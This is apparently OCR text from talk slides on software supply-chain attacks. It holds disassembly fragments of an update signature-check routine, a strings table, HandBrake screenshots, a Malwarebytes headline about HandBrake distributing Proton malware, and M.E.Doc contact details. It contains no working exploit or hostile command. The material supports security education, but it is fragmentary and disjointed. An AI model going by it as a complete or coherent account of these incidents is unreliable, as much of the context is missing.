            0x00032c44      e47f7f         in al, 0x7f
            0x00032c46      ba7affef90     mov edx, 0x90efff7a
            0x00032c4b      90             nop
            0x00032c4c      90             nop
            0x00032c4d      90             nop
[0x00032c24]> s 0x00032c34
```



```
loc_4092A3:
mov     dl, [ecx]
inc     ecx
test    dl, dl
jnz     short loc_4092A3

xor     ecx, ecx
jmp     short loc_4092B0

sub     ecx, [ebp+var_560]

loc_4092B0:
push    ecx
push    eax
lea     ecx, [ebp+lpText]
call    sub_403370
push    32h
push    offset aSignatureCheck ; " signature check failed, update halted "...
lea     ecx, [ebp+lpText]
call    sub_403370
mov     eax, [ebp+lpText]
push    10h             ; uType
push    offset aError_1 ; "Error"
push    eax             ; lpText
push    0               ; hWnd
call    ds:MessageBoxA
lea     eax, [esi-10h]
mov     byte ptr [ebp+var_4], 6Ah
lea     ecx, [eax+0Ch]
```

100.00% (933,71577) (906,1) 000086BF 004092BF: sub_405170+414F

Name	Address	P.
F nullsub_4	004028B0	
F nullsub_5	00409A30	
F fn	0040FB94	
F DialogFunc	00417F60	
F fnEnum	0041DBDE	
F nullsub_8	00441995	
F nullsub_6	00467C41	
F nullsub_9	004A39E5	
F TimerFunc	004ABCE9	
F nullsub_7	004C7337	
F nullsub_1	004E8E5C	

Line 2 of 1724

Address	Length	Type	String
.rdata:0...	0000001D	C	APP Post firmware
.rdata:0...	00000021	C	APP Prior to firmwa
.rdata:0...	00000009	C	[%s] %s\n
.rdata:0...	0000001D	C	AOS Post firmware
.rdata:0...	00000021	C	AOS Prior to firmwa
.rdata:0...	00000018	C	Error opening data
.rdata:0...	00000007	C	Error
.rdata:0...	00000009	C	data.txt
.rdata:0...	00000025	C	Error in language p
.rdata:0...	00000008	C	English


AU: idle   Down   Disk: 44GB

9:11 AM
3/24/2017

Software supply-chain attacks

a brief timeline

TV DVDs R-Z
799™
BANKERS BOX
DVD -#
STOR/FILE™ 799™
BANKERS BOX
DVDs A-G
BANKERS BOX
STOR/FILE™ 799™
TV A-D
799™
CD Cases
STOR/FILE™ 799™
KERS BOX



Source:

Title:

Angle:

Destination

Save as:

To:

Preset:

Format: No Value

Video Encoder: No Value

Framerate (FPS): Same as source


● Variable Framerate

○ Constant Framerate

Quality: ○ Constant Quality

● Average Bitrate (kbps): 0


□ 2-pass encoding



Malwarebytes LABS

HandBrake hacked to drop new variant of Proton malware

Posted: May 8, 2017 by Thomas Reed



me doc
МІЙ ЕЛЕКТРОННИЙ ДОКУМЕНТ

Технічна підтримка +380 44 206 72 10
Відділ продажів +380 44 206 72 15
Виїзд спеціаліста +380 44 206 72 39

